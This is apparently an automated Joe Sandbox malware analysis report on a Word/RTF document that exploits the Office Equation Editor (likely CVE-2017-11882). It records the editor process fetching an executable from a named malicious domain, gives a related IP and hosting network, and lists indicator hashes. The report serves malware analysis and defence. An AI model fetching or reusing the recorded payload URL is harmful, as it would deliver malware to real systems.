

JOeSandbox Cloud BASIC



**ID:** 356432

**Sample Name:**

855\_28042020.doc

**Cookbook:**

defaultwindowsofficecookbook.jbs

**Time:** 07:44:14

**Date:** 23/02/2021

**Version:** 31.0.0 Emerald

# Table of Contents

Table of Contents	2
Analysis Report 855_28042020.doc	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
System Summary:	4
Signature Overview	4
AV Detection:	5
Exploits:	5
Compliance:	5
System Summary:	5
Mitre Att&ck Matrix	5
Behavior Graph	5
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
Contacted URLs	8
Contacted IPs	8
Public	8
General Information	8
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	9
IPs	9
Domains	9
ASN	9
JA3 Fingerprints	10
Dropped Files	10
Created / dropped Files	10
Static File Info	12
General	12
File Icon	12
Static RTF Info	12
Objects	12
Network Behavior	12
Network Port Distribution	12
TCP Packets	13
UDP Packets	13
DNS Queries	13
DNS Answers	13
HTTP Request Dependency Graph	14
HTTP Packets	14

Code Manipulations	14
Statistics	14
Behavior	14
System Behavior	15
Analysis Process: WINWORD.EXE PID: 1324 Parent PID: 584	15
General	15
File Activities	15
File Created	15
File Deleted	15
File Moved	15
Registry Activities	16
Key Created	16
Key Value Created	16
Key Value Modified	19
Analysis Process: EQNEDT32.EXE PID: 2504 Parent PID: 584	24
General	24
File Activities	24
Registry Activities	24
Key Created	24
Analysis Process: EQNEDT32.EXE PID: 2896 Parent PID: 584	24
General	25
File Activities	25
Registry Activities	25
Disassembly	25

# Analysis Report 855\_28042020.doc

## Overview

### General Information

Sample Name:

855\_28042020.doc

Analysis ID:

356432

MD5:

eda54697e6ab43..

SHA1:

fe3b1e8337728c7.


SHA256:

73bccef5c926cef...

Tags:

doc

Most interesting Screenshot:



### Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Score:

60

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

### Signatures

Antivirus / Scanner detection for sub...

Sigma detected: EQNEDT32.EXE c...

Office equation editor starts process...

Internet Provider seen in connection...

May sleep (evasive loops) to hinder ...

Office Equation Editor has been star...


Potential document exploit detected...

Potential document exploit detected...

Potential document exploit detected...

Uses a known web browser user age...

### Classification



## Startup

System is w7x64

 WINWORD.EXE (PID: 1324 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)

 EQNEDT32.EXE (PID: 2504 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)

 EQNEDT32.EXE (PID: 2896 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)

cleanup

## Malware Configuration

No configs have been found

## Yara Overview

No yara matches


## Sigma Overview

### System Summary:



Sigma detected: EQNEDT32.EXE connecting to internet

## Signature Overview



## AV Detection:



Antivirus / Scanner detection for submitted sample

## Exploits:



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

## Compliance:



Uses new MSVCR DLLs


## System Summary:



## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Recovery
Valid Accounts	Exploitation for Client Execution <b>1 3</b>	Path Interception	Process Injection <b>1</b>	Masquerading <b>1</b>	OS Credential Dumping	Virtualization/Sandbox Evasion <b>1</b>	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol <b>3</b>	Eavesdrop on Insecure Network Communication	Recovery
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion <b>1</b>	LSASS Memory	File and Directory Discovery <b>1</b>	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol <b>1 3</b>	Exploit SS7 to Redirect Phone Calls/SMS	Recovery
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection <b>1</b>	Security Account Manager	System Information Discovery <b>1</b>	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer <b>4</b>	Exploit SS7 to Track Device Location	Recovery
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	Remote System Discovery <b>1</b>	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	Recovery


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

Source	Detection	Scanner	Label	Link
855_28042020.doc	100%	Avira	EXP/CVE-2017-11882.Gen	

### Dropped Files

No Antivirus matches

### Unpacked PE Files

No Antivirus matches

### Domains

No Antivirus matches

### URLs

Source	Detection	Scanner	Label	Link
<a href="http://ichiseled.com/files/whe.exe">http://ichiseled.com/files/whe.exe</a>	0%	Avira URL Cloud	safe	

## Domains and IPs

### Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ichiseled.com	5.188.168.36	true	true		unknown

### Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ichiseled.com/files/whe.exe	true	• Avira URL Cloud: safe	unknown

### Contacted IPs



### Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.188.168.36	unknown	Luxembourg		202422	GHOSTRU	true

## General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356432
Start date:	23.02.2021
Start time:	07:44:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	855_28042020.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)



Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"><li>• HCA enabled</li><li>• EGA enabled</li><li>• HDC enabled</li><li>• AMSI enabled</li></ul>
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.expl.winDOC@4/6@1/1
Cookbook Comments:	<ul style="list-style-type: none"><li>• Adjust boot time</li><li>• Enable AMSI</li><li>• Found application associated with file extension: .doc</li><li>• Found Word or Excel or PowerPoint or XPS Viewer</li><li>• Attach to Office via COM</li><li>• Active ActiveX Object</li><li>• Scroll down</li><li>• Close Viewer</li></ul>
Warnings:	Show All <ul style="list-style-type: none"><li>• Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, svchost.exe</li><li>• Report size getting too big, too many NtQueryAttributesFile calls found.</li><li>• VT rate limit hit for: /opt/package/joesandbox/database/analysis/356432/sample/855_28042020.doc</li></ul>

Simulations

Behavior and APIs

Time	Type	Description
07:44:35	API Interceptor	133x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GHOSTRU	<a href="http://https://1drv.ms/u/s!AtNDRGhUgHhfcwNODpu_of6_yGc?e=DAT50r">http://https://1drv.ms/u/s!AtNDRGhUgHhfcwNODpu_of6_yGc?e=DAT50r</a>	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.176.45</li></ul>
	PBS11220-938.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.231</li></ul>
	PBS11220-938.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.231</li></ul>
	PBS11220-938.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.231</li></ul>
	PBS11220-938.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.231</li></ul>
	CLBS_0011_1220.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.231</li></ul>
	CLBS_0011_1220.docx	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.231</li></ul>
	xotSuOIKbi.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.158</li></ul>
	zy9QQDzInE.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>• 92.38.149.158</li></ul>

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Q4vxXLDATP.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	Yw0LOtqgpL.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	2jNI8NS9Jo.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	ACDI91mi98.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	wsCoSRkLvK.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	P5MoDTcLds.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	dS5OowjWC8.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	zmUCUZZCMs.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	5I7jorVEfG.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	irEHyx24HF.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>
	dHpBuHv9gh.xls	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"><li>92.38.149.158</li></ul>

### JA3 Fingerprints

No context

### Dropped Files

No context

## Created / dropped Files

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4A8E8FD7-B28F-4AE5-86AD-026C320EA73C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	<div>.....</div> <div>.....</div> <div>.....</div> <div>.....</div>

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B9C27487-05CF-4B4D-9079-2A6225ABAACB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	11806
Entropy (8bit):	3.580447935125362
Encrypted:	false
SSDEEP:	192:jLO2t8cCtzLMiD8VPVhGMl9qcdT3u6KKYzyk1PDKNXLgSVG2+;jLzcSPHiWTTKKEVD4XN+
MD5:	C9BA1AECCE7D98DBDDCB0AEEB15A8AE1
SHA1:	2F04B13A7E26EA88E4B8B06F94481FC6718C3982
SHA-256:	FC4F91B5E532E908A87CEf1E7342F5C622468B2C146E49C5DE37192EE9C0524C
SHA-512:	3440C61313E0C7BEAEDE4B13C63329471D0B75815AA0EAD3B3CBDBDE63E4DEEB0F2D34B0042A3891B8C91420BF33A4CA50DA050C1A501EB3E59E097EF0857A693
Malicious:	false
Reputation:	low
Preview:	<div>!(.##%.:7.-&lt;...7.?./\$.4.?7`.-)_^^\$,...&amp;9.&lt;./.=./&amp;8.2].2.\$.&gt;%.?.@...)?1./%.&lt;%.`.)#. .?-.0.1.@.&lt;;.=.?.\$9.2.[0...=-...&lt;-.\$/./?#&gt;#.[2.]&gt;%.&lt; .%.*)...7...[.&lt;9.4.+_.@.???.%.*?2.5.%]?)...,,^/_.\$.* ...@.&gt;.:?9.0.%]%....%...]:.@.;+;\$&lt;6.%%=8~.+?~.[4\$.8.%7.4.2.4.=...*].9(,,-,...&lt;./...%#.^'...5~,,)...\$`.)...5[.@.: [3.].4./.@.0.1.).-+.??,,?_2.?,...3...&lt;*,,?)#,...&lt;8.\$&gt;...'.8.6.#/...?...7^2_5&gt;...&gt;.5.3.6.+(5.?,,,1,,0.?%5.)/.&lt;8.4.6.+...2...4.1.....?./#.&lt;~%!.&amp;0.?.*?./...%?.9...7.?&gt;./,,(.,?#.^),,!?.#&lt;@.:.[5.=...7...].]_#9].#.%,,3.7.6.=2*.[`9.5.?.;2`].-./.-~.].\$~_%.7.%@.%#.]%?.@.+!...?9.&gt;...3.&amp;.]%?..%~./[.]?.]9.2.4.'\$!_...=.%@.?.-9.1.?.\$...'/+?~#...%_[:].5.&lt;4.?...8.7...9.* ./2.5.*!!/..~5...%.^!&gt;=,_5.[*];=,.4.,&gt;8.0.#.+?).@./...@.1.?(`.`.=.%.:2.&gt;.4.//_!;...:=8.[ .&amp;.:??^#).0.^...%..7.0.8.@.'? ...2.4.?[?=-.</div>

<b>C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\855_28042020.LNK</b>	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, atime=Tue Feb 23 14:44:33 2021, length=233718, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.5270538608112565
Encrypted:	false
SSDEEP:	24:88j/XTd6jFyl/euYDv3q7dM7dD28j/XTd6jFyl/euYDv3q7dM7dV:8o/XT0jF+/NH7Qh2o/XT0jF+/NH7Q/
MD5:	DFACD979067EC521D370F1FB1D73CAC3
SHA1:	DC5F1F69EE5D1ECC164DBDDEBD5656D73D090894
SHA-256:	9BD377FE647CBBCA1BABB4F03D6CA8F424E96CC60A43047A6ACA58AF57516FD6
SHA-512:	9B91DF04DCF768D828AA114C6C8FA68165444FB839D15478F69EB8E7CA55D5FF9837C5B0C971F78E1B04CE2056028FF9E833377E5E69E6BA91D5329963BD6E55
Malicious:	false
Reputation:	low
Preview:	L.....F.....X..{...X..{..e.Q.....P.O. ....+00../C:\.....t1.....QK.X..Users.`.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....j.2.....WR.} .855_28~1.DOC..N.....Q.y.Q.y*...8.....8.5.5._2.8.0.4.2.0.2.0...d.o.c.....Z.....8...[.....?J.....C:\Users\..#.....\226546\Users.user\Desktop\855_28042020.doc:'.....\.....\.....\.....\D.e.s.k.t.o.p.\8.5.5._2.8.0.4.2.0.2.0...d.o.c.....;LB.)...Ag.....1SPS.XF.L8C...&m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....226546.....D_...3N...W...9F.C.....[D_...3N...W

<b>C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat</b>	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	3.9246977103004834
Encrypted:	false
SSDEEP:	3:M1dyXxVFLUlr8XxVFLUlmX1dyXxVFLUlv:MsQsQJQ1
MD5:	B3F76E5B784F3ABF65B88E57AB4FA201
SHA1:	B43C3F1B5CBDF6B14884A1567756C6E519F5DAC9
SHA-256:	F1427C865618B10307D3938B11C9E9FD7A331859540B137B7C33596D1DE9618B
SHA-512:	4DCBCDCDACA33F2C977F24F3ABB08CEA43B9D1539897E48F169558D2755AD003DD1E2338AD589CE93E909D7459AF9E9E70319B0E609B9B432AAB9DB2234A94AC
Malicious:	false
Reputation:	low
Preview:	[doc]..855_28042020.LNK=0..855_28042020.LNK=0..[doc]..855_28042020.LNK=0..

<b>C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm</b>	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2llID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCDB6BAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....Z.....w.....X...


<b>C:\Users\user\Desktop\~\$5_28042020.doc</b>	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2llID9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA

C:\Users\user\Desktop\~\$5_28042020.doc	
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCDBBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....W.....Z.....W.....x...

## Static File Info

General	
File type:	Rich Text Format data, unknown version
Entropy (8bit):	2.358539580854024
TrID:	<ul style="list-style-type: none"><li>Rich Text Format (5005/1) 55.56%</li><li>Rich Text Format (4004/1) 44.44%</li></ul>
File name:	855_28042020.doc
File size:	233718
MD5:	eda54697e6ab436600b8b74102833d7e
SHA1:	fe3b1e8337728c74600eab9cb5c9f073e7c04ced
